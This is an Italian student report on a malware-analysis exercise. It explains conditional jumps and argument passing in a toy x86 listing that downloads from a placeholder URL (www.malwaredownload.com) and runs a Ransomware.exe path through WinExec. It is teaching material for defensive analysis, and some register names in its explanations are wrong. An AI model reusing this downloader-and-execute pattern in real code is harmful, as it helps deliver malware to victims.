PROGETTO S11-L5

INDICE

1. Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

2. Riferimenti teorici

Malware analysis
L'analisi del malware o «**malware analysis**» è l'insieme di competenze e tecniche che permettono ad un analista della sicurezza informatica di indagare accuratamente un malware per studiare e capire esattamente il suo comportamento al fine di rimuoverlo dal sistema. Queste competenze sono fondamentali per i membri tecnici del CSIRT durante la risposta agli incidenti di sicurezza.

Vista la numerosità di malware ad oggi conosciuti per Windows, nel corso delle prossime settimane vedremo da vicino i malware scritti per sistemi Windows, tuttavia le competenze di base sono anche spendibili per esaminare malware di altre piattaforme. Per quanto riguarda il formato dei malware che analizzeremo, lo studio dell'analisi dei malware si concentrerà interamente sullo studio di file eseguibili, considerata la loro ampia diffusione.

Durante lo studio dell'analisi dei malware, incontreremo due tecniche principali di analisi:
- L'analisi statica
- L'analisi dinamica

Mentre l'analisi dinamica presuppone l'esecuzione del malware in ambiente controllato, l'analisi statica fornisce tecniche e strumenti per analizzare il comportamento di un software malevolo senza la necessità di eseguirlo. Le due tecniche sono tra di loro complementari, per un'analisi efficace i risultati delle analisi statiche devono essere poi confermate dai risultati delle analisi dinamiche. Entrambe le tecniche si dividono in «basica» e «avanzata».

Nel corso del nostro studio ci troveremo dunque ad affrontare:
Analisi statica basica: l'analisi statica basica consiste nell'**esaminare un eseguibile senza vedere le istruzioni che lo compongono**. Lo scopo dell'analisi basica statica è di confermare se un dato file è malevolo e fornire informazioni generiche circa le sue funzionalità. L'analisi statica basica è sicuramente la più intuitiva e semplice da mettere in pratica, ma risulta anche essere la più inefficiente soprattutto contro malware sofisticati.
Analisi dinamica basica: l'analisi dinamica basica presuppone l'esecuzione del malware in modo tale da osservare il suo comportamento sul sistema infetto al fine di rimuovere l'infezione. I malware devono essere eseguiti in ambiente sicuro e controllato in modo tale da eliminare ogni rischio di arrecare danno a sistemi o all'intera rete. Così come per l'analisi statica basica, l'analisi dinamica basica è piuttosto semplice da mettere in pratica, ma non è molto efficace quando ci si trova ad analizzare malware sofisticati.
Analisi statica avanzata: l'analisi statica avanzata presuppone la conoscenza dei fondamenti di «reverse-engineering» al fine di identificare il comportamento di un malware a partire dall'analisi delle istruzioni che lo compongono. In questa fase vengono utilizzati dei tool chiamati «disassambler» che ricevono in input un file eseguibile e restituiscono in output il linguaggio «assembly». Vedremo i concetti di reverse-engineering e il linguaggio assembly prima di affrontare lo studio dell'analisi statica avanzata.
Analisi dinamica avanzata: l'analisi dinamica avanzata presuppone la conoscenza dei debugger per esaminare lo stato di un programma durante l'esecuzione. I debugger saranno introdotti prima dello studio dell'analisi dinamica avanzata.

Lo studio e la comprensione del comportamento esatto di un malware è un compito piuttosto complicato. Tuttavia, può essere semplificato identificando il tipo di malware che si sta analizzando, ad esempio: se siete di fronte ad un malware che si mette in ascolto su una porta TCP e garantisce una shell a chi si connette, possiamo pensare che si tratti di una **backdoor**.
Allo stesso modo, un malware che contatta un dominio per scaricare un altro file eseguibile, potrebbe essere un «**downloader**», ovvero un malware che scarica altri malware.
Capire preventivamente il tipo di malware da alcuni caratteri generali può dunque aiutare nella comprensione del comportamento generale.

Ransomware
Il malware di cui parleremo è un **downloader** che viene utilizzato per scaricare contenuti malevoli da internet per poi eseguirli sul target per arrecare danno. In particolare, si vedrà che il suddetto malware scarica ed esegue un **ransomware** che è un tipo di malware che crittografa i file di un utente. L'attaccante poi richiede un riscatto all'utente per ripristinare l'accesso ai dati dopo il pagamento. Nella maggior parte dei casi, il ransomware accede al dispositivo in primo luogo. A seconda del tipo di ransomware, viene criptato l'intero sistema operativo o i singoli file. Infine viene chiesto un riscatto alle vittime coinvolte. Le vie di trasmissione più comuni utilizzate dal ransomware sono la visita di siti Web dannosi, il download di un allegato dannoso o l'installazione di componenti aggiuntivi indesiderati durante i download.

Assembly
È un linguaggio di programmazione di basso livello con una corrispondenza molto forte tra le istruzioni nel linguaggio e le istruzioni del codice macchina dell'architettura. Ogni linguaggio assembly è specifico per una particolare architettura del computer.
Il codice assembly viene convertito in codice macchina eseguibile da un programma di utilità chiamato assembler. La programmazione in linguaggi assembly richiede una conoscenza approfondita dell'architettura del computer.
La comprensione del codice assembly è fondamentale per l'analisi dei malware, in quanto fornisce un'immersione diretta nelle istruzioni eseguite dalla CPU.
I **disassembler**, come IDA Pro, sono strumenti chiave nel processo di analisi, poiché consentono di tradurre il codice binario (linguaggio macchina) del malware in codice assembly leggibile dagli analisti.
Tramite i disassembler, gli analisti hanno la possibilità di esaminare il codice assembly in modo strutturato e interpretabile, scomponendolo in blocchi per identificare pattern ricorrenti, istruzioni sospette o comportamenti anomali.
Lo scopo di questo approccio di analisi è quello di **comprendere le funzionalità e il comportamento del malware** e individuare eventuali punti deboli sfruttabili per neutralizzare l'effetto dannoso del software maligno.
Inoltre, l'analisi del codice assembly può rivelare tracce di firma e comportamento caratteristici dei malware, che possono essere utilizzate per identificare e classificare le minacce. Ad esempio, determinate sequenze di istruzioni o l'uso di chiamate di sistema

specifiche possono suggerire la presenza di determinati tipi di malware o tecniche di attacco.

Istruzioni assembly

Ecco una spiegazione di base per ciascuna delle istruzioni assembly:

MOV : Questa istruzione copia il valore dal secondo operando (sorgente) al primo operando (destinazione). Ad esempio, MOV ax, bx copia il contenuto del registro bx nel registro ax.

CMP : Questa istruzione esegue un'operazione di sottrazione tra i due operandi, ma non memorizza il risultato. Invece, imposta i flag di stato sulla base del risultato. Ad esempio, se i due operandi sono uguali, il risultato sarà zero e il flag zero (ZF) sarà impostato.

JNZ : Questa istruzione fa un salto condizionale all'indirizzo specificato se il flag zero (ZF) non è impostato (cioè, se il risultato dell'ultima operazione di confronto o di sottrazione non era zero).

INC : Questa istruzione incrementa il valore dell'operando di uno. Ad esempio, INC ax incrementa il valore nel registro ax di uno.

JZ : Questa istruzione fa un salto condizionale all'indirizzo specificato se il flag zero (ZF) è impostato (cioè, se il risultato dell'ultima operazione di confronto o di sottrazione era zero).

PUSH : Questa istruzione decrementa il puntatore dello stack di 4 (per i dati a 32 bit) e poi copia l'operando nello stack.

CALL : Questa istruzione salva l'indirizzo dell'istruzione successiva (l'indirizzo di ritorno) nello stack e poi salta all'indirizzo specificato.

Salto condizionale

Salto condizionale : Questo non è un'istruzione specifica, ma una categoria di istruzioni in assembly. Queste istruzioni, come Jz e JNz che abbiamo già discusso, eseguono un salto a un indirizzo specificato solo se una certa condizione è soddisfatta.

Ricorda che queste sono spiegazioni molto semplificate. Le istruzioni assembly possono avere comportamenti più complessi a seconda del contesto.

Per quanto riguarda specificamente le **istruzioni di salto condizionale** (conditional jump), come **JNZ** e **JZ**, si tratta di strutture di controllo del flusso del programma nelle quali il salto ad un'istruzione viene eseguito dalla CPU solo se risulta vera e soddisfatta una certa condizione.

In caso contrario, il flusso del programma prosegue normalmente con l'istruzione successiva.

Le istruzioni di salto condizionale sono solitamente **precedute da un'istruzione condizionale di confronto**, come **CMP**, che esegue un'operazione di confronto di tipo sottrattivo tra due operandi, che possono essere due registri o un registro ed un valore, e, in base al risultato, **imposta un flag** con un valore che può essere vero o falso.

Flag: sono dei bit all'interno della CPU che vengono utilizzati per memorizzare lo stato del processore dopo un'operazione.

In altre parole, i flag sono indicazioni che la CPU utilizza per segnalare il risultato di operazioni o eventi specifici durante l'esecuzione di un programma. Possono essere visti come delle "bandiere" che indicano determinate condizioni.

3. Esecuzione Task

Nell'esercizio di oggi bisognava analizzare il codice di un malware e rispondere alle richieste relative all'analisi statica avanzata del codice in Assembly X86 di un malware.


1. Spiegate, motivando, quale salto condizionale effettua il Malware.

Locazione	Istruzione	Operandi
00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0
0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

In questa tabella possiamo notare due salti, il primo non viene effettuato perché viene passato 5 dentro il registro **EAX** il quale viene comparato (**cmp**) con 5 e quindi il risultato sarà 0. Dato che il risultato è 0 lo **ZF** sarà 1 e quindi non effettuerà il **jnz** (jump if not zero) perché lo **ZF** non è 0. Mentre nel secondo salto viene passato 10 su **EBX**, incrementato di 1 e poi confrontato con 11 il cui risultato sarà 0 e lo **ZF** 1. Dato che abbiamo un **jz** (jump if zero) ovvero salterà in caso lo **ZF** sia 1, allora il salto viene effettuato. Quindi il primo Jump si tratta di un jnz (jump not zero) in cui potrà saltare a patto che la ZF (zero flag) è settata a 0. Nel nostro Malware il salto non avverrà in quanto la sorgente è uguale alla destinazione e quindi la ZF sarà settata a 1. Il secondo Jump è jz (jump zero) in cui potrà saltare se la ZF è settata a 1. Nel nostro codice salto avverrà in quanto avendo sorge e destinazione uguali la ZF verrà setatta a 1.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

Il diagramma di flusso rivela i meccanismi decisionali del malware e fornisce una base visiva per l'analisi del suo comportamento. Questa rappresentazione grafica aiuta gli analisti di sicurezza a:
- Identificare rapidamente i punti critici del codice.
- Comprendere le condizioni che attivano funzioni dannose.
- Preparare strategie di difesa basate sui percorsi di esecuzione del malware.



In questa immagine si può notare come un salto verrà effettuato e l'altro no.

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

Le funzionalità implementate nel malware sono **WinExec()** che viene usata per creare un processo e **DownloadToFile()** usata per scaricare file da un determinato **URL**.

Seguendo il diagramma precedente, possiamo capire che se avviene il primo salto metterà in stack il sito malevolo con cui successivamente scaricherà l'eseguibile. Con il secondo salto invece andrà a copiare l'eseguibile ed eseguirlo.

All'interno del Malware troviamo principalmente due funzionalità:

- Download di un file da un URL
- Esecuzione di un file malevolo

La prima funzionalità che incontriamo è quella riportata nella Tabella 2, in cui troviamo il download di un file dal sito www.malwaredownload.com.
Il downloader è un programma che scarica da Internet un malware oppure un componente di esso e lo esegue sul sistema target.
In fase di analisi, possiamo identificare un download in quanto utilizzerà inizialmente l'API URLDownloadToFile() per scaricare bit da Internet e salvarli all'interno di un file sul disco rigido del computer infetto.
La seconda funzionalità che troviamo è nella Tabella 3 che permette l'esecuzione di C:\ProgramandSettings|LocalUser|Desktop|Ransomware.exe.
Una funzione di tipo dropper, che permette l'installazione e l'esecuzione immediata o futura del malware, indicando il percorso in cui è memorizzato.

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- mov EAX, EDI EDI= www.malwaredownload.com: questa istruzione copia il contenuto del registro EDI nel registro EAX.
- push EAX: inserisce il valore in EAX nello stack.
- call DownloadToFile(): questa istruzione chiama una funzione. In questo caso chiama la funzione "DownloadToFile()". A quest'ultima viene passato l'URL da dove può scaricare altri file compromessi.

In questa tabella possiamo notare come viene copiato l'**URL** del malware (**EDI**) dentro il registro **EAX**, il quale viene passato come parametro della funzione **DownloadToFile()**.

Nella prima linea vediamo che il registro EDI con all'interno l'URL malevolo verrà spostato con l'istruzione mov all'interno del registro EAX. Alla seconda linea invece avremo un push del registro EAX allo stack. E nella terza linea avremo la chiamata DownloadFile che scaricare dall'URL malevolo il presunto Malware.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- mov EDX, EDI: copia nuovamente il valore del registro EDI nel registro EAX.
- push EAX: inserisce il valore in EAX nello stack. Viene inserito anche il percorso del file .exe da eseguire (EDI: C:\Program and Settings\LocalUser\ Desktop\Ransomware.exe), probabilmente perché si potrebbe richiedere successivamente.
- callWinExec():in questo caso chiama la funzione "WinExec()".Questa funzione è utilizzata per eseguire un programma o un file eseguibile in un'applicazione windows; viene così passato come argomento alla funzione, il percorso del file eseguibile, il quale è stato inserito precedentemente nello stack.

Mentre qui viene copiato il percorso dell'eseguibile del malware (**EDI**) dentro il registro **EDX**, il quale viene passato come parametro della funzione **WinExec()**.

Quindi, nel caso della funzione DownloadToFile la logica di esecuzione è abbastanza semplice, viene impostato come parametro EDI l'Url del sito, viene poi spostato in EAX, con la funzione mov. Il parametro EAX viene poi inserito nello stack con il push e viene utilizzata la pseudofunzione DownloadToFile() per scaricare il malware.
Anche nel caso della chiamata di funzione di WinEx() la logica è molto simile a quella della funzionalità precedente, viene spostato il valore EDI, corrispondete al percorso del malware, in EDX e successivamente inserito nello stack con la funzione push e infine viene eseguita la pseudofunzione WinEx per eseguire il malware.

4. Conclusioni

Nella prima linea il registro EDI con all'interno il Path per copiare il Ransomware specifico, viene spostato nel registro EDX con l'istruzione mov. Nella seconda linea attraverso l'istruzione push verra pushato nello stack il registro EDX con l'exe da eseguire. Nella terza linea avverrà la chiamata WinExec con cui farà eseguire l'eseguibile pushato nello stack.
I frammenti di codice esaminati indicano che il malware è stato progettato per eseguire operazioni altamente sofisticate, come il download di file dannosi e l'esecuzione di payload come il ransomware, che possono causare danni significativi a sistemi e dati.
L'abilità di un malware di scaricare e eseguire file arbitrari è particolarmente preoccupante poiché consente agli attaccanti di modificare il comportamento del malware dopo l'infezione iniziale, rendendo più difficile la rilevazione e la rimozione. Questa funzionalità può essere sfruttata per mantenere l'accesso persistente a un sistema compromesso, eseguire aggiornamenti del malware per evitare la rilevazione, o come parte di un attacco multi-stadio.

L'identificazione dei salti condizionali e la comprensione del loro funzionamento è di fondamentale importanza per gli analisti di sicurezza. È consigliato procedere con un'analisi approfondita del codice a cui questi salti conducono per comprenderne nell'insieme l'impatto e le funzionalità. Basandosi su queste informazioni, è possibile sviluppare firme specifiche per i software antivirus o elaborare strategie di mitigazione su misura per prevenire l'esecuzione del malware o limitare i danni potenziali.
Inoltre, si consiglia di monitorare i registri EAX e EBX per rilevare valori anomali durante l'esecuzione di processi sospetti, e di utilizzare strumenti di reverse engineering come IDA Pro per un'analisi grafica del flusso di esecuzione, che può rivelare percorsi di esecuzione alternativi e ulteriori payload dannosi incorporati.